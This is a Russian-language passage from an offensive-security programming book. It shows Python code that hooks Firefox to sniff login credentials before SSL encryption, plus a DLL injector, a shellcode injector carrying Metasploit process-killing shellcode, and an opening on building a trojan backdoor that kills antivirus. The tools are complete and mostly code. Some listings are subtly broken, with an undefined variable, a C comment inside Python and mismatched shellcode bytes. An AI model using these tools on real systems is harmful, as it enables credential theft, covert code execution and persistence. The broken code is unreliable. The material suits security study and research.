Отлично! Имя пользователя и пароль видны совершенно ясно, однако при наблюдении этой транзакции на сетевом уровне все данные были бы неразборчивы из-за стойкого шифрования SSL. Этот приём работает не только с сайтом OpenRCE; например, чтобы хорошенько напугать себя, зайдите на более конфиденциальный сайт и посмотрите, насколько легко наблюдать поток незашифрованных сведений к серверу. Теперь автоматизируем этот процесс, чтобы захватывать только существенные сведения и не управлять отладчиком вручную.

Чтобы определить программный перехватчик в PyDbg, сначала создайте контейнер перехватчиков для хранения всех объектов перехвата. Контейнер инициализируется следующей командой:

```
hooks = utils.hook_container()
```

Для определения перехватчика и добавления его в контейнер применяется метод add() класса hook_container, который добавляет точки перехвата. Прототип функции выглядит так:

```
add( pydbg, address, num_arguments, func_entry_hook, func_exit_hook )
```

Первый параметр - это просто действительный объект pydbg, параметр address является адресом установки перехватчика, а num_arguments сообщает функции перехватчика количество параметров целевой функции. Функции func_entry_hook и func_exit_hook являются функциями обратного вызова, которые определяют код, выполняемый при достижении перехватчика на входе и сразу после завершения перехваченной функции на выходе. Перехватчики входа полезны для просмотра параметров, передаваемых функции, а перехватчики выхода - для захвата возвращаемых функцией значений.

Функция обратного вызова перехватчика входа должна иметь следующий прототип:

```
def entry_hook( dbg, args ):  
  
    # Здесь находится код перехватчика  
  
    return DBG_CONTINUE
```

Параметр dbg является действительным объектом pydbg, применявшимся для установки перехватчика. Параметр args - это список с нулевой индексацией, содержащий параметры, захваченные при срабатывании перехватчика.

Прототип функции обратного вызова перехватчика выхода немного отличается: у неё также есть параметр ret, содержащий возвращаемое функцией значение, то есть значение EAX:

```
def exit_hook( dbg, args, ret ):  
  
    # Здесь находится код перехватчика  
    return DBG_CONTINUE
```


Чтобы показать применение функции обратного вызова перехватчика входа для прослушивания трафика до шифрования, откройте новый файл Python, назовите его `firefox_hook.py` и введите следующий код.

`firefox_hook.py`

```
from pydbg import *
from pydbg.defines import *

import utils
import sys

dbg = pydbg()
found_firefox = False

# Задаём глобальный шаблон, который сможет искать перехватчик
pattern = "password"

# Это наша функция обратного вызова перехватчика входа;
# интересующий аргумент находится в args[1]
def ssl_sniff( dbg, args ):

    # Читаем память, на которую указывает второй аргумент.
    # Она хранится как строка ASCII, поэтому читаем в цикле,
    # пока не достигнем байта NULL
    buffer = ""
    offset = 0

    while 1:
        byte = dbg.read_process_memory( args[1] + offset, 1 )

        if byte != "\x00":
            buffer += byte
            offset += 1
            continue
        else:
            break

    if pattern in buffer:
        print "Pre-Encrypted: %s" % buffer

    return DBG_CONTINUE

# Быстрое и небрежное перечисление процессов для поиска firefox.exe
for (pid, name) in dbg.enumerate_processes():

    if name.lower() == "firefox.exe":

        found_firefox = True
        hooks = utils.hook_container()

        dbg.attach(pid)
        print "[*] Attaching to firefox.exe with PID: %d" % pid

        # Разрешаем адрес функции
        hook_address = dbg.func_resolve_debuggee("nspr4.dll", "PR_Write")

        if hook_address:
            # Добавляем перехватчик в контейнер. Обратный вызов выхода
            # нас не интересует, поэтому задаём None.
            hooks.add( dbg, hook_address, 2, ssl_sniff, None )
            print "[*] nspr4.PR_Write hooked at: 0x%08x" % hook_address
```

```

        break
    else:
        print "[*] Error: Couldn't resolve hook address."
        sys.exit(-1)

if found_firefox:
    print "[*] Hooks set, continuing process."
    dbg.run()
else:
    print "[*] Error: Couldn't find the firefox.exe process."
    sys.exit(-1)

```

Код довольно прост: он устанавливает перехватчик на PR_Write, а при его срабатывании мы пытаемся прочитать строку ASCII, на которую указывает второй параметр. Если строка совпадает с шаблоном поиска, она выводится в консоль. Запустите новый экземпляр Firefox и выполните `firefox_hook.py` из командной строки. Повторите действия и отправьте форму входа на <https://www.openrce.org/>, после чего должен появиться вывод, похожий на листинг 6-1.

```

[*] Attaching to firefox.exe with PID: 1344
[*] nspr4.PR_Write hooked at: 0x601a2760
[*] Hooks set, continuing process.
Pre-Encrypted: username=test&password=test&remember_me=on
Pre-Encrypted: username=test&password=test&remember_me=on
Pre-Encrypted: username=jms&password=yeahright!&remember_me=on

```

Листинг 6-1. Как здорово! Имя пользователя и пароль ясно видны до шифрования.

Мы только что продемонстрировали, что программные перехватчики одновременно легковесны и мощны. Этот приём применим к любым сценариям отладки или обратной разработки. Данный случай хорошо подходил для программного перехвата, но при применении к более требовательному к производительности вызову функции мы очень быстро увидели бы, что процесс замедлился до черепашьяй скорости, начал вести себя странно и, возможно, даже завершился сбоем. Причина проста: команда INT3 вызывает обработчики, которые затем приводят к выполнению нашего кода перехватчика и возврату управления. Это очень большая работа, если она должна выполняться тысячи раз в секунду! Рассмотрим обход этого ограничения путём аппаратного перехвата для инструментирования низкоуровневых процедур кучи. Вперёд!

6.2 Аппаратный перехват с помощью Immunity Debugger

Теперь мы добрались до интересного - приёма аппаратного перехвата. Он сложнее, но значительно меньше воздействует на целевой процесс, поскольку код перехватчика пишется непосредственно на языке ассемблера x86. При программном перехвате между срабатыванием точки останова, выполнением кода перехватчика и возобновлением процесса происходит множество событий и выполняется ещё больше команд. Аппаратный перехват фактически просто расширяет определённый фрагмент кода, запуская перехватчик, а затем возвращаясь к обычному пути выполнения. Преимущество заключается в том, что при аппаратном перехвате целевой процесс, в отличие от программного, в действительности никогда не останавливается.

Immunity Debugger упрощает сложный процесс настройки аппаратного перехватчика, предоставляя простой объект `FastLogHook`. Объект `FastLogHook` автоматически создаёт ассемблерную заглушку, которая регистрирует нужные значения, и заменяет исходную команду, которую требуется перехватить, переходом к заглушке. При создании быстрых регистрирующих перехватчиков сначала определяется точка перехвата, а затем точки данных, которые нужно записывать. Каркас настройки перехватчика выглядит так:

```

imm = immlib.Debugger()
fast = immlib.FastLogHook( imm )

```

```
fast.logFunction( address, num_arguments )
fast.logRegister( register )
fast.logDirectMemory( address )
fast.logBaseDisplacement( register, offset )
```

Метод `logFunction()` обязателен для настройки перехватчика, поскольку он сообщает основной адрес, по которому исходные команды заменяются переходом к коду перехватчика. Его параметры - адрес перехвата и количество захватываемых аргументов. Если регистрация выполняется в начале функции и требуется захватить её параметры, скорее всего, следует задать количество аргументов. Если перехватывается точка выхода функции, скорее всего, `num_arguments` будет равен нулю. Непосредственную регистрацию выполняют методы `logRegister()`, `logBaseDisplacement()` и `logDirectMemory()`. Эти три функции имеют следующие прототипы:

```
logRegister( register )
logBaseDisplacement( register, offset )
logDirectMemory( address )
```

Метод `logRegister()` отслеживает значение определённого регистра при срабатывании перехватчика. Это полезно для захвата возвращаемого значения, хранящегося в EAX после вызова функции. Метод `logBaseDisplacement()` принимает регистр и смещение; он предназначен для разыменования параметров из стека или захвата данных по известному смещению относительно регистра. Последний вызов, `logDirectMemory()`, применяется для регистрации известного смещения памяти в момент перехвата.

При срабатывании перехватчиков и запуске регистрирующих функций захваченные сведения сохраняются в выделенной области памяти, которую создаёт объект `FastLogHook`. Для получения результатов перехвата эту страницу необходимо запросить с помощью функции-обёртки `getAllLog()`, которая разбирает память и возвращает список Python следующего вида:

```
[ ( hook_address, ( arg1, arg2, argN )), ... ]
```

Таким образом, при каждом срабатывании перехваченной функции её адрес сохраняется в `hook_address`, а все запрошенные сведения содержатся в виде кортежа во второй записи. Последнее важное замечание: существует дополнительный вариант `FastLogHook` под названием `STDCALLFastLogHook`, настроенный для соглашения о вызовах `STDCALL`. Для соглашения `cdecl` применяется обычный `FastLogHook`. При этом используются оба варианта одинаково.

Превосходный пример применения мощности аппаратного перехвата - `PyCommand hippie`, написанная одним из ведущих мировых специалистов по переполнениям кучи, Nicolas Waisman из Immunity, Inc. Вот слова самого Nico:

Hiprie появилась в ответ на потребность в высокопроизводительном регистрирующем перехватчике, который действительно способен справиться с количеством вызовов, требуемым функциями кучи Win32 API. Возьмём для примера Notepad: если открыть в нём диалоговое окно файла, потребуется около 4500 вызовов `RtlAllocateHeap` или `RtlFreeHeap`. Если вашей целью является Internet Explorer, процесс, значительно интенсивнее работающий с кучей, количество вызовов функций, связанных с кучей, увеличится в 10 или более раз.

Как сказал Nico, мы можем воспользоваться `hippie` в качестве примера инструментирования процедур кучи, понимание которых крайне важно при написании эксплойтов, основанных на куче. Ради краткости мы разберём только основные части перехвата в `hippie` и в процессе создадим упрощённую версию `hippie_easy.py`.

Прежде чем начать, важно понять прототипы функций `RtlAllocateHeap` и `RtlFreeHeap`, чтобы точки перехвата имели смысл.

```
BOOLEAN RtlFreeHeap(
    IN PVOID HeapHandle,
```

```

        IN ULONG Flags,
        IN PVOID HeapBase
    );

```

```

PVOID RtlAllocateHeap(
    IN PVOID HeapHandle,
    IN ULONG Flags,
    IN SIZE_T Size
);

```

Итак, для RtlFreeHeap мы будем захватывать все три аргумента, а для RtlAllocateHeap - три аргумента и возвращаемый указатель. Возвращаемый указатель указывает на только что созданный новый блок кучи. Теперь, когда точки перехвата понятны, откройте новый файл Python, назовите его hippie_easy.py и введите следующий код.

hippie_easy.py

```

import immlib
import immutils

# Это функция Niso, которая ищет правильный базовый блок
# с нужной нам командой ret;
# она применяется для поиска правильной точки перехвата RtlAllocateHeap
# ❶
def getRet(imm, allocaddr, max_opcodes = 300):
    addr = allocaddr
    for a in range(0, max_opcodes):
        op = imm.disasmForward( addr )

        if op.isRet():
            if op.getImmConst() == 0xC:
                op = imm.disasmBackward( addr, 3 )
                return op.getAddress()
            addr = op.getAddress()

    return 0x0

# Простая обёртка для понятного вывода результатов перехвата;
# она просто сравнивает адрес перехватчика с сохранёнными адресами
# RtlAllocateHeap и RtlFreeHeap
def showresult(imm, a, rtlallocate):
    if a[0] == rtlallocate:
        imm.Log( "RtlAllocateHeap(0x%08x, 0x%08x, 0x%08x) <- 0x%08x %s" %
            (a[1][0], a[1][1], a[1][2], a[1][3], extra), address = a[1][3] )

        return "done"

    else:
        imm.Log( "RtlFreeHeap(0x%08x, 0x%08x, 0x%08x)" % (a[1][0], a[1][1],
            a[1][2]) )

def main(args):

    imm          = immlib.Debugger()
    Name         = "hippie"

    fast = imm.getKnowledge( Name )

    # ❷
    if fast:
        # Перехватчики уже были установлены, поэтому теперь мы хотим
        # вывести результаты
        hook_list = fast.getAllLog()

        rtlallocate, rtlfree = imm.getKnowledge("FuncNames")
        for a in hook_list:
            ret = showresult( imm, a, rtlallocate )
        return "Logged: %d hook hits." % len(hook_list)

```

```

# Перед внесением изменений останавливаем отладчик
imm.Pause()
rtlfree      = imm.getAddress("ntdll.RtlFreeHeap")
rtlallocate  = imm.getAddress("ntdll.RtlAllocateHeap")

module = imm.getModule("ntdll.dll")

if not module.isAnalysed():
    imm.analyseCode( module.getCodebase() )

# Ищем правильную точку выхода функции
rtlallocate = getRet( imm, rtlallocate, 1000 )
imm.Log("RtlAllocateHeap hook: 0x%08x" % rtlallocate)

# Сохраняем точки перехвата
imm.addKnowledge( "FuncNames", ( rtlallocate, rtlfree ) )

# Теперь начинаем создавать перехватчик
fast = imm.lib.STDCALLFastLogHook( imm )

# Перехватываем RtlAllocateHeap в конце функции
imm.Log("Logging on Alloc 0x%08x" % rtlallocate)
# ●
fast.logFunction( rtlallocate )
fast.logBaseDisplacement( "EBP", 8 )
fast.logBaseDisplacement( "EBP", 0xC )
fast.logBaseDisplacement( "EBP", 0x10 )
fast.logRegister( "EAX" )

# Перехватываем RtlFreeHeap в начале функции
imm.Log("Logging on RtlFreeHeap 0x%08x" % rtlfree)
fast.logFunction( rtlfree, 3 )

# Устанавливаем перехватчик
fast.Hook()

# Сохраняем объект перехватчика, чтобы позднее получить результаты
imm.addKnowledge(Name, fast, force_add = 1)

return "Hooks set, press F9 to continue the process."

```

Прежде чем запускать этого красавца, рассмотрим код. Первая определённая функция `□` - это пользовательский фрагмент кода, созданный Niso для поиска правильного места перехвата `RtlAllocateHeap`. Для иллюстрации дизассемблируйте `RtlAllocateHeap`; последние несколько команд будут следующими:

```

0x7C9106D7 F605 F002FE7F  TEST BYTE PTR DS:[7FFE02F0],2
0x7C9106DE 0F85 1FB20200  JNZ ntdll.7C93B903
0x7C9106E4 8BC6          MOV EAX,ESI
0x7C9106E6 E8 17E7FFFF  CALL ntdll.7C90EE02
0x7C9106EB C2 0C00      RETN 0C

```

Итак, код Python начинает дизассемблирование с начала функции, пока не найдёт команду `RET` по адресу `0x7C9106EB`, а затем убеждается, что она использует константу `0x0C`. После этого он дизассемблирует три команды назад и попадает по адресу `0x7C9106D7`. Этот небольшой танец нужен лишь для того, чтобы у нас было достаточно места для записи 5-байтовой команды `JMP`. Если попытаться установить `JMP` размером 5 байт непосредственно на `RET` размером 3 байта, мы перезапишем два лишних байта, нарушим выравнивание кода, и процесс немедленно завершится сбоем. Привыкайте писать такие небольшие вспомогательные функции для обхода подобных препятствий. Двоичные файлы - сложные существа, совершенно не терпящие ошибок, когда вы вмешиваетесь в их код.

Следующий фрагмент кода `□` просто проверяет, были ли уже установлены перехватчики; если да, значит, запрашиваются результаты. Мы просто получаем необходимые объекты из базы знаний и выводим результаты перехватчиков. Сценарий рассчитан на однократный запуск для установки перехватчиков, а затем на повторные запуски для отслеживания результатов. Если требуется создавать собственные запросы к любым объектам, хранящимся в базе знаний, к ним можно обращаться из оболочки Python отладчика.

Последний фрагмент `□` создаёт перехватчик и точки наблюдения. Для вызова `RtlAllocateHeap` мы захватываем три аргумента из стека и значение, возвращаемое функцией. Для `RtlFreeHeap` мы берём три аргумента из стека при первом достижении функции. Менее чем в 100 строках кода мы применили чрезвычайно мощный приём перехвата - и при этом не использовали компилятор или дополнительные инструменты. Очень здорово.

Воспользуемся `notepad.exe` и проверим, верно ли Nico указал 4500 вызовов при открытии диалогового окна файла. Запустите `C:\WINDOWS\System32\notepad.exe` под управлением Immunity Debugger и выполните `PyCommand !hippie_easy` в командной строке; если к этому моменту вы потеряли нить, перечитайте главу 5. Возобновите процесс, а затем выберите в Notepad **File > Open**.

Теперь пора проверить результаты. Снова выполните `PyCommand`, и в окне **Log** Immunity Debugger (`ALT-L`) должен появиться вывод, похожий на листинг 6-2.

```
RtlFreeHeap(0x000a0000, 0x00000000, 0x000ca0b0)
RtlFreeHeap(0x000a0000, 0x00000000, 0x000ca058)
RtlFreeHeap(0x000a0000, 0x00000000, 0x000ca020)
RtlFreeHeap(0x001a0000, 0x00000000, 0x001a3ae8)
RtlFreeHeap(0x00030000, 0x00000000, 0x00037798)
RtlFreeHeap(0x000a0000, 0x00000000, 0x000c9fe8)
```

Листинг 6-2. Вывод `PyCommand !hippie_easy`

Превосходно! Мы получили результаты, а в строке состояния Immunity Debugger отображается количество срабатываний. При моём тестовом запуске там указано 4675, так что Nico был прав. Сценарий можно выполнять в любой момент, чтобы наблюдать изменение срабатываний и увеличение счётчика. Самое замечательное заключается в том, что мы инструментировали тысячи вызовов без какого-либо снижения производительности процесса!

Перехват - это то, чем вы, несомненно, будете пользоваться бесчисленное количество раз в своих трудах по обратной разработке. Мы не только продемонстрировали применение нескольких мощных приёмов перехвата, но и автоматизировали их. Теперь, когда вы умеете эффективно наблюдать точки выполнения с помощью перехвата, пора научиться изменять исследуемые процессы. Мы будем делать это путём внедрения DLL и кода. Научимся портить процесс, не так ли?

Сноски

[1] См. <http://www.wireshark.org/>.

[2] Firefox можно загрузить по адресу <http://www.mozilla.com/en-US/>.

Глава 7. Внедрение DLL и кода

При обратной разработке или атаке на цель иногда полезно загрузить код в удалённый процесс и выполнить его в контексте этого процесса. Кража хешей паролей и получение удалённого управления рабочим столом целевой системы - лишь некоторые из мощных применений внедрения DLL и кода. Мы создадим на Python несколько простых вспомогательных программ, которые позволят пользоваться обоими приёмами и легко применять их по своему усмотрению. Эти приёмы должны входить в арсенал каждого разработчика, автора эксплойтов и шелл-кода, а также специалиста по тестированию на проникновение. С помощью внедрения DLL мы откроем всплывающее окно внутри другого процесса, а внедрением кода испытаем фрагмент шелл-кода, который завершает процесс по его PID. В заключительном упражнении мы создадим и скомпилируем троянский бэкдор, целиком написанный на Python. Он активно опирается на внедрение кода и применяет другие скрытые приёмы, которые должен использовать каждый хороший бэкдор. Начнём с удалённого создания потока, лежащего в основе обоих приёмов внедрения.

7.1 Удалённое создание потока

Между внедрением DLL и кода есть несколько принципиальных различий, однако оба выполняются одинаковым способом: посредством удалённого создания потока. В Win32 API заранее предусмотрена функция именно для этого - `CreateRemoteThread()`^[1], экспортируемая из `kernel32.dll`. Она имеет следующий прототип:

```
HANDLE WINAPI CreateRemoteThread(  
    HANDLE hProcess,  
    LPSECURITY_ATTRIBUTES lpThreadAttributes,  
    SIZE_T dwStackSize,  
    LPTHREAD_START_ROUTINE lpStartAddress,  
    LPVOID lpParameter,  
    DWORD dwCreationFlags,  
    LPDWORD lpThreadId  
);
```

Не пугайтесь: параметров много, но они довольно понятны. Первый параметр, `hProcess`, уже должен быть знаком - это дескриптор процесса, в котором запускается поток. Параметр `lpThreadAttributes` просто задаёт дескриптор безопасности вновь создаваемого потока и определяет, могут ли дочерние процессы наследовать дескриптор потока. Мы зададим ему значение `NULL`, что создаст ненаследуемый дескриптор потока и стандартный дескриптор безопасности. Параметр `dwStackSize` просто задаёт размер стека нового потока. Мы зададим ноль, чтобы использовать стандартный размер, уже применяемый процессом. Следующий параметр является самым важным: `lpStartAddress` указывает место в памяти, откуда поток начнёт выполнение. Крайне важно правильно задать этот адрес, чтобы выполнялся код, необходимый для внедрения. Следующий параметр, `lpParameter`, почти так же важен, как начальный адрес. Он позволяет передать указатель на контролируемую вами область памяти в качестве параметра функции, расположенной по адресу `lpStartAddress`. Сначала это может показаться запутанным, но очень скоро вы увидите, насколько этот параметр важен для внедрения DLL. Параметр `dwCreationFlags` определяет способ запуска потока. Мы всегда будем задавать ноль, что означает немедленное выполнение потока после создания. Другие значения, поддерживаемые `dwCreationFlags`, можно самостоятельно изучить в документации MSDN. Последний параметр, `lpThreadId`, заполняется идентификатором вновь созданного потока.

Теперь, когда вы понимаете основной вызов функции, отвечающий за внедрение, мы рассмотрим его применение для загрузки DLL в удалённый процесс, а следом - для внедрения необработанного шелл-кода. Процедура создания удалённого потока и конечного запуска нашего кода в этих случаях немного различается, поэтому мы рассмотрим её дважды, чтобы показать различия.

7.1.1 Внедрение DLL

Внедрение DLL уже довольно давно применяется как во благо, так и во зло. Куда ни посмотри, везде происходит внедрение DLL. От причудливых расширений оболочки Windows, превращающих указатель мыши в сверкающего пони, до вредоносной программы, похищающей банковские сведения, - внедрение DLL повсюду. Даже защитные продукты внедряют DLL, чтобы отслеживать процессы на предмет вредоносного поведения. Преимущество внедрения DLL заключается в том, что можно написать скомпилированный двоичный файл, загрузить его в процесс и выполнить как часть этого процесса. Это чрезвычайно полезно, например, для обхода программных межсетевых экранов, которые разрешают исходящие подключения только определённым приложениям. Мы немного изучим этот приём, написав на Python средство внедрения DLL, которое позволит загрузить DLL в любой выбранный процесс.

Чтобы процесс Windows загрузил DLL в память, он должен воспользоваться функцией `LoadLibrary()`, экспортируемой из `kernel32.dll`. Быстро рассмотрим прототип функции:

```
HMODULE LoadLibrary(  
    LPCTSTR lpFileName  
);
```

Параметр `lpFileName` - это просто путь к загружаемой DLL. Нам нужно заставить удалённый процесс вызвать `LoadLibraryA` с указателем на строковое значение, содержащее путь к DLL. Сначала требуется разрешить адрес, по которому находится `LoadLibraryA`, а затем записать имя загружаемой DLL. При вызове `CreateRemoteThread()` мы направим `lpStartAddress` на адрес `LoadLibraryA`, а `lpParameter` - на сохранённый путь к DLL. Когда сработает `CreateRemoteThread()`, она вызовет `LoadLibraryA` так, словно удалённый процесс сам запросил загрузку DLL.

Примечание. DLL для проверки внедрения находится в каталоге исходного кода книги, который можно загрузить по адресу <http://www.nostarch.com/ghpython.htm>. Исходный код DLL также находится в основном каталоге.

Перейдём к коду. Откройте новый файл Python, назовите его `dll_injector.py` и быстро введите следующий код.

`dll_injector.py`

```
import sys  
from ctypes import *  
  
PAGE_READWRITE      = 0x04  
PROCESS_ALL_ACCESS   = ( 0x000F0000 | 0x00100000 | 0xFFFF )  
VIRTUAL_MEM          = ( 0x1000 | 0x2000 )  
  
kernel32 = windll.kernel32  
pid       = sys.argv[1]  
dll_path  = sys.argv[2]  
dll_len   = len(dll_path)  
  
# Получаем дескриптор процесса, в который выполняется внедрение.  
h_process = kernel32.OpenProcess( PROCESS_ALL_ACCESS, False, int(pid) )  
  
if not h_process:  
    print "[*] Couldn't acquire a handle to PID: %s" % pid
```



```

sys.exit(0)

# ❶
# Выделяем место для пути к DLL
arg_address = kernel32.VirtualAllocEx(h_process, 0, dll_len, VIRTUAL_MEM,
                                       PAGE_READWRITE)

# ❷
# Записываем путь к DLL в выделенную область
written = c_int(0)
kernel32.WriteProcessMemory(h_process, arg_address, dll_path, dll_len,
                             byref(written))

# ❸
# Необходимо разрешить адрес LoadLibraryA
h_kernel32 = kernel32.GetModuleHandleA("kernel32.dll")
h_loadlib = kernel32.GetProcAddress(h_kernel32, "LoadLibraryA")

# ❹
# Теперь пытаемся создать удалённый поток, задав точкой входа
# LoadLibraryA и передав указатель на путь к DLL как единственный параметр
thread_id = c_ulong(0)

if not kernel32.CreateRemoteThread(h_process,
                                   None,
                                   0,
                                   h_loadlib,
                                   arg_address,
                                   0,
                                   byref(thread_id)):

    print "[*] Failed to inject the DLL. Exiting."
    sys.exit(0)

print "[*] Remote thread with ID 0x%08x created." % thread_id.value

```

Сначала ☐ мы выделяем достаточно памяти для хранения пути к внедряемой DLL, а затем записываем путь в новую выделенную область ☐. Далее необходимо разрешить адрес памяти, по которому находится LoadLibraryA ☐ , чтобы последующий вызов CreateRemoteThread() ☐ можно было направить в эту область. После срабатывания потока DLL должна загрузиться в процесс, а вы увидите всплывающее диалоговое окно, сообщающее, что DLL вошла в процесс. Используйте сценарий следующим образом:

```
./dll_injector <PID> <Path to DLL>
```

Теперь у нас есть надёжный работающий пример полезности внедрения DLL. Хотя всплывающее диалоговое окно немного разочаровывает, важно понять сам приём. Перейдём к внедрению кода!

7.1.2 Внедрение кода

Перейдём к чему-то немного более зловещему. Внедрение кода позволяет вставить необработанный шелл-код в работающий процесс и немедленно выполнить его в памяти, не оставив следа на диске. Этот же приём позволяет злоумышленникам после эксплуатации переносить подключение своей оболочки из одного процесса в другой.

Мы возьмём простой фрагмент шелл-кода, который завершает процесс по его PID. Это позволит перейти в удалённый процесс и уничтожить процесс, в котором вы выполнялись изначально, помогая скрыть следы. Данная возможность станет ключевой для заключительного трояна, который

мы создадим. Мы также покажем, как безопасно заменять части шелл-кода, чтобы сделать его немного более модульным и приспособить к своим потребностям.

Для получения шелл-кода, завершающего процесс, посетим главную страницу проекта Metasploit и воспользуемся удобным генератором шелл-кода. Если вы прежде его не применяли, перейдите на <http://metasploit.com/shellcode/> и испытайте его. В этом случае я использовал генератор шелл-кода Windows Execute Command, который создал код из листинга 7-1. Существенные параметры также показаны:

```
/* win32_exec - EXITFUNC=thread CMD=taskkill /PID AAAAAAAA Size=152
Encoder=None http://metasploit.com */

unsigned char scode[] =
"\xfc\xe8\x44\x00\x00\x00\x8b\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b"
"\x4f\x18\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99"
"\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x04"
"\x75\xe5\x8b\x5f\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb"
"\x8b\x1c\x8b\x01\xeb\x89\x5c\x24\x04\xc3\x31\xc0\x64\x8b\x40\x30"
"\x85\xc0\x78\x0c\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x68\x08\xeb\x09"
"\x8b\x80\xb0\x00\x00\x00\x8b\x68\x3c\x5f\x31\xf6\x60\x56\x89\xf8"
"\x83\xc0\x7b\x50\xef\xce\xe0\x60\x68\x98\xfe\x8a\x0e\x57\xff"
"\xe7\x74\x61\x73\x6b\x6b\x69\x6c\x6c\x20\x2f\x50\x49\x44\x20\x41"
"\x41\x41\x41\x41\x41\x41\x41\x00";
```

Листинг 7-1. Шелл-код завершения процесса, созданный на веб-сайте проекта Metasploit

При создании шелл-кода я также удалил байтовое значение `0x00` из текстового поля **Restricted Characters** и убедился, что в поле **Selected Encoder** выбран **Default Encoder**. Причина видна в двух последних строках шелл-кода, где значение `\x41` встречается восемь раз. Зачем повторяется прописная буква А? Всё просто. Нам нужно иметь возможность динамически указать PID завершаемого процесса, поэтому блок повторяющихся символов А можно заменить нужным PID, а оставшуюся часть буфера дополнить значениями NULL. Если бы мы применили кодировщик, эти значения А были бы закодированы, и попытки заменить строку превратили бы нашу жизнь в кошмар. В таком виде шелл-код можно изменять на лету.

Теперь, когда шелл-код готов, пора вернуться к коду и продемонстрировать внедрение. Откройте новый файл Python, назовите его `code_injector.py` и введите следующее.

`code_injector.py`

```
import sys
from ctypes import *

# Задаём маску доступа EXECUTE, чтобы шелл-код выполнялся
# в выделенном нами блоке памяти
PAGE_EXECUTE_READWRITE = 0x00000040
PROCESS_ALL_ACCESS = ( 0x000F0000 | 0x00100000 | 0xFFFF )
VIRTUAL_MEM = ( 0x1000 | 0x2000 )

kernel32 = windll.kernel32
pid = int(sys.argv[1])
pid_to_kill = sys.argv[2]

if not sys.argv[1] or not sys.argv[2]:
    print "Code Injector: ./code_injector.py <PID to inject> <PID to Kill>"
    sys.exit(0)

/* win32_exec - EXITFUNC=thread CMD=cmd.exe /c taskkill /PID AAAAA
#Size=159 Encoder=None http://metasploit.com */
shellcode = \
"\xfc\xe8\x44\x00\x00\x00\x8b\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b" \
"\x4f\x18\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99" \
"\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x04" \
"\x75\xe5\x8b\x5f\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb" \
```

```
"\x8b\x1c\x8b\x01\xeb\x89\x5c\x24\x04\xc3\x31\xc0\x64\x8b\x40\x30" \
"\x85\xc0\x78\x0c\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x68\x08\xeb\x09" \
"\x8b\x80\xb0\x00\x00\x00\x8b\x68\x3c\x5f\x31\xf6\x60\x56\x89\xf8" \
"\x83\xc0\x7b\x50\x68\xef\xce\xe0\x60\x68\x98\xfe\x8a\xe0\x57\xff" \
"\xe7\x63\x6d\x64\x2e\x65\x78\x65\x20\x2f\x63\x20\x74\x61\x73\x6b" \
"\x6b\x69\x6c\x6c\x20\x2f\x50\x49\x44\x20\x41\x41\x41\x41\x00"
```

```
# ●
padding      = 4 - (len( pid_to_kill ))
replace_value = pid_to_kill + ( "\x00" * padding )
replace_string= "\x41" * 4

shellcode     = shellcode.replace( replace_string, replace_value )
code_size     = len(shellcode)

# Получаем дескриптор процесса, в который выполняется внедрение.
h_process = kernel32.OpenProcess( PROCESS_ALL_ACCESS, False, int(pid) )

if not h_process:

    print "[*] Couldn't acquire a handle to PID: %s" % pid
    sys.exit(0)

# Выделяем место для шелл-кода
arg_address = kernel32.VirtualAllocEx(h_process, 0, code_size,
                                       VIRTUAL_MEM, PAGE_EXECUTE_READWRITE)

# Записываем шелл-код
written = c_int(0)
kernel32.WriteProcessMemory(h_process, arg_address, shellcode,
                             code_size, byref(written))

# Теперь создаём удалённый поток и направляем его процедуру входа
# на начало шелл-кода
thread_id = c_ulong(0)
# ●
if not kernel32.CreateRemoteThread(h_process, None, 0, arg_address, None,
                                   0, byref(thread_id)):

    print "[*] Failed to inject process-killing shellcode. Exiting."
    sys.exit(0)

print "[*] Remote thread created with a thread ID of: 0x%08x" % \
    thread_id.value
print "[*] Process %s should not be running anymore!" % pid_to_kill
```

Некоторые части этого кода покажутся хорошо знакомыми, но здесь есть и интересные приёмы. Первый заключается в замене строки внутри шелл-кода `0x41`, чтобы подставить вместо строки-маркера PID завершаемого процесса. Другое заметное различие состоит в способе вызова `CreateRemoteThread()` `0`: теперь параметр `lpStartAddress` направляется на начало шелл-кода. Для `lpParameter` также задаётся `NULL`, поскольку мы не передаём параметр функции, а хотим лишь, чтобы поток начал выполнять шелл-код.

Испытайте сценарий, запустив пару процессов `cmd.exe`, получив их PID и передав в аргументах командной строки:

```
./code_injector.py <PID to inject> <PID to kill>
```

Запустите сценарий с подходящими аргументами командной строки; вы должны увидеть сообщение об успешном создании потока, где будет возвращён идентификатор потока. Вы также увидите, что выбранный для завершения процесс `cmd.exe` исчез.

Теперь вы знаете, как загружать и выполнять шелл-код непосредственно из другого процесса. Это удобно не только для переноса оболочек обратного подключения, но и для сокрытия следов, поскольку на диске не остаётся никакого кода. Теперь мы объединим некоторые полученные знания и создадим многократно используемый бэкдор, который при каждом запуске сможет предоставлять удалённый доступ к целевой машине. Приступим ко злу, не так ли?

7.2 Переходим ко злу

Теперь применим некоторые навыки внедрения во вред. Мы создадим коварный небольшой бэкдор, который позволит получать управление системой всякий раз, когда запускается выбранный нами исполняемый файл. При запуске нашего файла мы перенаправим выполнение, породив исходный исполняемый файл, который хотел запустить пользователь; например, назовём наш двоичный файл `calc.exe`, а исходный `calc.exe` переместим в известное место. После загрузки второго процесса мы внедрим в него код, который предоставит подключение оболочки к целевой машине. Когда шелл-код выполнится и подключение оболочки будет получено, мы внедрим в удалённый процесс второй фрагмент кода, завершающий процесс, внутри которого мы сейчас выполняемся.

Постойте! Разве нельзя просто позволить нашему процессу `calc.exe` завершиться? Краткий ответ: можно. Но завершение процессов - ключевой приём, который должен поддерживать бэкдор. Например, можно объединить код перебора процессов, изученный в предыдущих главах, и попытаться найти и просто завершить работающий антивирус или программный межсетевой экран. Это также важно для переноса из одного процесса в другой и завершения оставленного процесса, если он больше не нужен.

